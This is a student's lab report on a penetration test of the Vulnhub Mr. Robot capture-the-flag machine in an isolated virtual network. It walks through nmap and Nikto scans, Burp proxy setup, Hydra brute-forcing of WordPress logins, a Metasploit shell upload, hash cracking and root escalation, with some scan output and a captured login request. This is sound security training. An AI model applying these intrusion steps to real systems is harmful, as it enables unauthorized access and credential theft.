# ***Project: Hacking Mr. Robot Machine***

Aryan Vij

Date Started: 4/13/2024

Date Completed:  4/14/2024

# Table of Contents

# EXECUTIVE SUMMARY

The objective of this penetration testing endeavor was to evaluate the security posture of the Mr. Robot machine hosted on the Vulnhub platform. Beginning with an initial enumeration phase, an extensive scan of the IP range (10.5.31.120-130) was conducted, identifying a potentially vulnerable target at 10.5.31.121. Subsequent service enumeration revealed several open ports, including SSH (22), HTTP (80), and HTTPS (443), forming the foundation for further analysis.

A thorough examination of the web application ensued, utilizing Nikto to uncover critical vulnerabilities. The deployment of proxy configurations through Burp Suite and Foxyproxy facilitated meticulous traffic interception, enabling in-depth scrutiny of the Mr. Robot machine's communication channels.

Credential enumeration played a pivotal role, with Hydra utilized to exhaustively probe for valid usernames. Successful acquisition of login credentials provided entry into the web application, subsequently exploited via Metasploit to gain initial access.

Following ingress, privilege escalation tactics were employed, leveraging a Python script to streamline shell functionality. Ultimately, root access was achieved through a methodical escalation process, revealing crucial system configurations and sensitive data.

The findings underscore the imperative for enhanced security measures within the Mr. Robot machine infrastructure, emphasizing the importance of robust password policies and routine application updates. This report presents detailed recommendations aimed at fortifying the security posture of the Mr. Robot machine, thereby mitigating potential vulnerabilities and fortifying resilience against cyber threats.

# TARGET INFORMATION

**Target Name:** Mr. Robot Machine

**Hosted Platform:** Vulnhub

**Target IP Range:** 10.5.31.120-130

**Vulnerable IP:** 10.5.31.121

# TOOLS USED

**Kali Linux:** A Debian-based Linux distribution designed for digital forensics and penetration testing.

**Vulnhub Mr Robot:** A vulnerable virtual machine designed for penetration testing and security training purposes.

**Nikto:** A web server scanner that detects vulnerabilities in web servers.

**Nmap:** A network scanning tool used for discovering hosts and services on a computer network.

**Burp Suite:** An intercepting proxy tool used for web application security testing.

**Foxyproxy:** A browser extension used to configure proxy settings for web traffic interception.

**Hydra:** A password-cracking tool used for online password attacks against various network protocols.

**Metasploit:** A penetration testing framework used for exploiting vulnerabilities in systems.

**Python:** A programming language used for scripting and automation tasks.

**Crackstation:** A password-cracking tool used for offline password attacks to crack hashed passwords.

**VirtualBox:** A virtualization tool used to run virtual machines for testing and development purposes.

# PROCEDURES

This lab is formatted chronologically. The formatting key is listed as such: **buttons** are bold, *options* are italicized, `text entered into the computer` is in Courier New. Additional configurations may be found in Appendix A and will be referenced appropriately. Steps for Virtual Machine creation will be detailed once and referenced throughout.

### Lab Environment Configuration

1. Provisioned VirtualBox and configured the Kali Linux and Mr. Robot images.
2. Separated both virtual machines onto an individual subnet for isolation.
3. Executed connectivity validation through ping tests between the two virtual machines.

### Initial Enumeration

1. Initiated the reconnaissance phase by launching an nmap scan targeting the IP range `10.5.31.120` to `10.5.31.130`.
2. Discovered two hosts: `10.5.31.120` and `10.5.31.121`
3. Conducted a subsequent nmap scan in version detection mode aimed at listing all services running on the host with the IP address `10.5.31.121`.
4. Entered `http://10.5.31.121` and `http://10.5.31.121/login` into http browser
5. Ran `nikto -host 10.5.31.121`
6. Entered `http://10.5.31.121/robots.txt` and discovered the first key
7. Downloaded the first key, formatted as a list of strings, and stored all unique entries into a file named "fsocity.dic" while excluding duplicates.

## Proxy Configuration

1. Burp Suite Installation: Installed Burp Suite Community Edition by downloading it from the official website and following the installation instructions.
2. Launching Burp Suite: Fired up Burp Suite by executing the `burpsuite` command in the terminal or finding and running the executable in the installation directory.
3. Proxy Configuration in Burp Suite:
    a. Opened Burp Suite and navigated to the *Proxy* tab.
    b. Ensured that interception was turned **off** in the *Intercept* sub-tab.
    c. Checked the proxy listener settings under the *Options* tab, specifically noting the default settings: `127.0.0.1:8080`.
4. FoxyProxy Installation in Firefox:
    a. Accessed the Firefox *Add-ons* page and searched for `FoxyProxy Standard`.
    b. Installed the FoxyProxy Standard extension and restarted Firefox upon completion.
5. Configuring FoxyProxy:
    a. After Firefox restarted, clicked on the **FoxyProxy** icon in the toolbar.
    b. Selected **Options** and then **Add New Proxy**.
    c. In the *Proxy Details* window, set the Proxy Type to `HTTP`, Proxy IP address to `127.0.0.1`, and Proxy port to `8080`.
    d. Saved the proxy settings
6. Returned to Burp Suite and ensured requests were being captured in the *Proxy Intercept* section while browsing in Firefox.
7. Verified that Burp Suite was intercepting and modifying requests as expected.

## Credential Enumeration

1. Configured Hydra to perform username enumeration by specifying the target service and providing a list of potential usernames to test.
1. Obtaining the Username:
    a. Ran the configured Hydra command to enumerate usernames.
    b. Analyzed the output to identify the valid username(s) from the list of candidates.

2. Acquiring the Password:
    a. After obtaining the username, configured Hydra to perform a brute-force attack on the target service.
    b. Utilized the valid username obtained in the previous step and provided a list of potential passwords for testing.
    c. Ran the Hydra command to attempt to crack the password for the identified username.
    d. Reviewed the output to determine the successful password for accessing the target service.

## Privilege Escalation

1. Utilizing Metasploit for Meterpreter Shell Creation:
    a. Employed Metasploit to exploit vulnerabilities within the WordPress application.
    b. Selected an appropriate exploit module targeting WordPress.
    c. Configured the exploit module with necessary parameters, such as the target IP address and port.
    d. Executed the exploit to gain access and create a Meterpreter shell on the target system.
2. Ran a Python script designed to establish a more sophisticated shell on the compromised system.
3. Retrieving Robot Username and Password:
    a. Utilized the enhanced shell to navigate through the system and locate sensitive information.
    b. Conducted reconnaissance to identify files or configurations containing credentials.
    c. Located and retrieved the Robot username and corresponding hashed password from the system's files, databases, or configuration files.
    d. Unhashed the password using Crackstation

## Root Access

1. Used the obtained credentials to authenticate and gain access to the Robot user account.
2. Identifying Files Running as Root Owners:
    a. Utilized system monitoring tools like ps or top to list all running processes.
    b. Filtered the processes to display only those owned by the root user.
    c. Identified files associated with these processes to determine their locations and functionalities.
3. Viewing the Contents of the Root File for the 3rd Key:
    a. Located the specific file identified as owned by the root user, which likely contains the third key.
    b. Utilized the cat command to display the contents of the root file.
    c. Scanned through the contents of the file to extract and record the third key, fulfilling the objective of obtaining the key.

# RESULTS

In this comprehensive penetration testing lab, a suite of tools within the Kali Linux environment was utilized to target the Vulnhub Mr. Robot machine with the objective of uncovering vulnerabilities and gaining root access. The process began with a meticulous nmap scan of the IP range .120-130, which revealed a potentially vulnerable IP address, 10.5.31.121. Subsequent service scans uncovered open ports 22 (SSH), 80 (HTTP), and 443 (HTTPS). Delving deeper, the ports were probed by navigating to http://10.5.31.121 and http://10.5.31.121/login via a web browser, and a Nikto scan was conducted using the command nikto -host 10.5.31.121.

To enhance analysis capabilities, Burp Suite and FoxyProxy were configured to intercept traffic directed to the Mr. Robot machine, allowing for a more detailed examination of HTTP requests and responses. Next, Hydra was employed to enumerate usernames, further advancing the reconnaissance efforts. Upon obtaining valid credentials, successful login into the target page was achieved, where a vulnerability in the WordPress application was promptly exploited using Metasploit to establish a Meterpreter shell. Subsequently, a Python script was executed to elevate the shell's capabilities, followed by the extraction of the Robot username and password.

Continuing the exploitation phase, the password hash was decrypted, and the username was cracked to gain unauthorized access. Further exploration led to the identification of files running as the root user. Among these files, one contained the elusive third key, which was extracted by catting the root file. Throughout the engagement, meticulous documentation was maintained to capture and communicate the findings and steps undertaken.

# BIBLIOGRAPHY

*Configuring Firefox to work with Burp Suite*. (n.d.). PortSwigger. https://portswigger.net/burp/documentation/desktop/external-browser-config/browser-config-firefox

*CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.* (n.d.). https://crackstation.net/

*Intercepting HTTP traffic with Burp Proxy*. (n.d.). PortSwigger. https://portswigger.net/burp/documentation/desktop/getting-started/intercepting-http-traffic

Murad, R. (2021, December 30). Mr.Robot-1: Vulnhub Walkthrough - Russell Murad - Medium. *Medium*. https://russellmurad.medium.com/mr-robot-1-vulnhub-walkthrough-1ccb29415ee9

NAKIVO. (2019, July 16). *VirtualBox Network Settings: All you need to know*. https://www.nakivo.com/blog/virtualbox-network-setting-guide/

Nwrzd. (2021, December 11). Vulnhub.com : Mr-Robot: 1 Walkthrough - nwrzd - Medium. *Medium*. https://nwrzd.medium.com/vulnhub-com-mr-robot-1-walkthrough-5119586b2a3f

Rapid. (n.d.-a). *GitHub - rapid7/metasploit-framework: Metasploit Framework*. GitHub. https://github.com/rapid7/metasploit-framework

Rapid. (n.d.-b). *metasploit-framework/documentation/modules/exploit/unix/webapp/wp_admin_shell_upload.md at master · rapid7/metasploit-framework*. GitHub.

https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/unix/webapp/wp_admin_shell_upload.md

*Specifying target hosts and networks | NMAP Network Scanning*. (n.d.). https://nmap.org/book/host-discovery-specify-targets.html

*Tab preferences and settings | Firefox Help*. (n.d.). https://support.mozilla.org/en-US/kb/tab-preferences-and-settings#:~:text=In%20the%20Menu%20bar%20at,and%20select%20Settings.


Vince. (n.d.). *WordPress Plugin : Reverse Shell*. https://sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell

webpwnized. (2018, January 20). *How to Install and Configure Foxy Proxy with Firefox* [Video]. YouTube. https://www.youtube.com/watch?v=jHGNLvSpaLs

# APPENDICES

## Appendix A: Visual Documentation

These visuals offer a detailed representation of the tools used, commands executed, and findings discovered during the assessment. By including screenshots, readers can gain a clear understanding of the methodologies employed and the outcomes achieved during the testing phase.



```
20:57 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

20:57 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able
to explain it yet, but there's a part of you that's exhausted with this world... a world that
decides where you work, who you see, and how you empty and fill your depressing bank account.
Even the Internet connection you're using to read this is costing you, slowly chipping away
at your existence. There are things you want to say. Soon I will give you a voice. Today your
education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Figure 1: Mr Robot Initial Webpage






Figure 2: Login page




```
+ Target IP:          10.5.31.121
+ Target Hostname:    10.5.31.121
+ Target Port:        80
+ Start Time:         2024-04-13 21:01:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
the site in a different fashion to the MIME type. See: https://www.netsparker.com/we
vulnerabilities/missing-content-type-header/
+ /F8UkMXni.xtp: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers
le names. The following alternatives for 'index' were found: index.html, index.php.
/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/82

+ /admin/: This might be interesting.
+ /readme: This might be interesting.
^X@s$^X@s$+ /image/: Drupal Link header found with value: <http://10.5.31.121/?p=23>
tps://www.drupal.org/

+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: h
.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2024-04-13 21:14:11 (GMT-4) (756 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 3: Nikto scan




```
┌──(kali㉿kali)-[~/mrrobot]
└─$ wget http://10.5.31.121/key-1-of-3.txt
--2024-04-13 21:15:42--  http://10.5.31.121/key-1-of-3.txt
Connecting to 10.5.31.121:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt              100%[==================================>]      33  --.-KB/s    in 0s

2024-04-13 21:15:42 (3.80 MB/s) - ‘key-1-of-3.txt’ saved [33/33]


┌──(kali㉿kali)-[~/mrrobot]
└─$ 
```

Figure 4: Downloaded 1st key



```
┌──(kali㉿kali)-[~/mrrobot]
└─$ wget http://10.5.31.121/fsocity.dic
--2024-04-13 21:16:20--  http://10.5.31.121/fsocity.dic
Connecting to 10.5.31.121:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic                100%[=================================>]   6.91M  2.04MB/s    in 3.4s

2024-04-13 21:16:23 (2.05 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]


┌──(kali㉿kali)-[~/mrrobot]
└─$ head fsocity.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window

┌──(kali㉿kali)-[~/mrrobot]
└─$ wc -l fsocity.dic
858160 fsocity.dic

┌──(kali㉿kali)-[~/mrrobot]
└─$ 
```

Figure 5: Configured fsocity.dic



Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 28 | http://10.5.31.121 | GET | / | | | 200 | 1357 | HTML | | | | | 10.5.31.121 | |
| 29 | http://10.5.31.121 | GET | /js/vendor/vendor-48ca455c.js | | | 200 | 182417 | script | js | | | | 10.5.31.121 | |
| 30 | http://10.5.31.121 | GET | /js/main-acba06a5.js | | | 200 | 496400 | script | js | | | | 10.5.31.121 | |
| 31 | http://10.5.31.121 | GET | /js/s_code.js | | | 200 | 55763 | script | js | | | | 10.5.31.121 | |
| 33 | http://oimg.nbcuni.com | GET | /b/ss/nbcuglobal,nbcuusanetworkd/1/H.... | ✓ | | | | | | | | | unknown host | |
| 35 | https://contile.services.mozilla.c... | GET | /v1/tiles | | | | | | | | | ✓ | unknown host | |
| 36 | http://10.5.31.121 | GET | /login | | | 302 | 405 | HTML | | | | | 10.5.31.121 | |
| 37 | http://10.5.31.121 | GET | /wp-login.php | | | 200 | 3126 | HTML | php | user&#039;s Blog! &rsaq... | | | 10.5.31.121 | wordpress_test_co... |
| 41 | https://fonts.googleapis.com | GET | /css?family=Open+Sans%3A300italic... | ✓ | | | | | | | | ✓ | unknown host | |
| 42 | http://10.5.31.121 | GET | /wp-admin/images/wordpress-logo.sv... | ✓ | | 200 | 1787 | XML | svg | | | | 10.5.31.121 | |
| 44 | http://10.5.31.121 | POST | /wp-login.php | ✓ | | 200 | 4053 | HTML | php | user&#039;s Blog! &rsaq... | | | 10.5.31.121 | wordpress_test_co... |
| 45 | https://fonts.googleapis.com | GET | /css?family=Open+Sans%3A300italic... | ✓ | | | | | | | | ✓ | unknown host | |

Request

```
POST /wp-login.php HTTP/1.1
Host: 10.5.31.121
Content-Length: 103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.5.31.121
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.5.31.121/wp-login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: s_cc=true; s_fid=43D634BCADBB0CAD-291FC01FF5C95023; s_sq=
%5B%5BB%5D%5D; s_nr=1713121415241; wordpress_test_cookie=WP+Cookie+check
Connection: close

log=pablo&pwd=ksdjbnfa&wp-submit=Log+In&redirect_to=
http%3A%2F%2F10.5.31.121%2Fwp-admin%2F&testcookie=1
```


Response

```
HTTP/1.1 200 OK
Date: Sat, 13 Apr 2024 23:28:15 GMT
Server: Apache
X-Powered-By: PHP/5.5.29
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
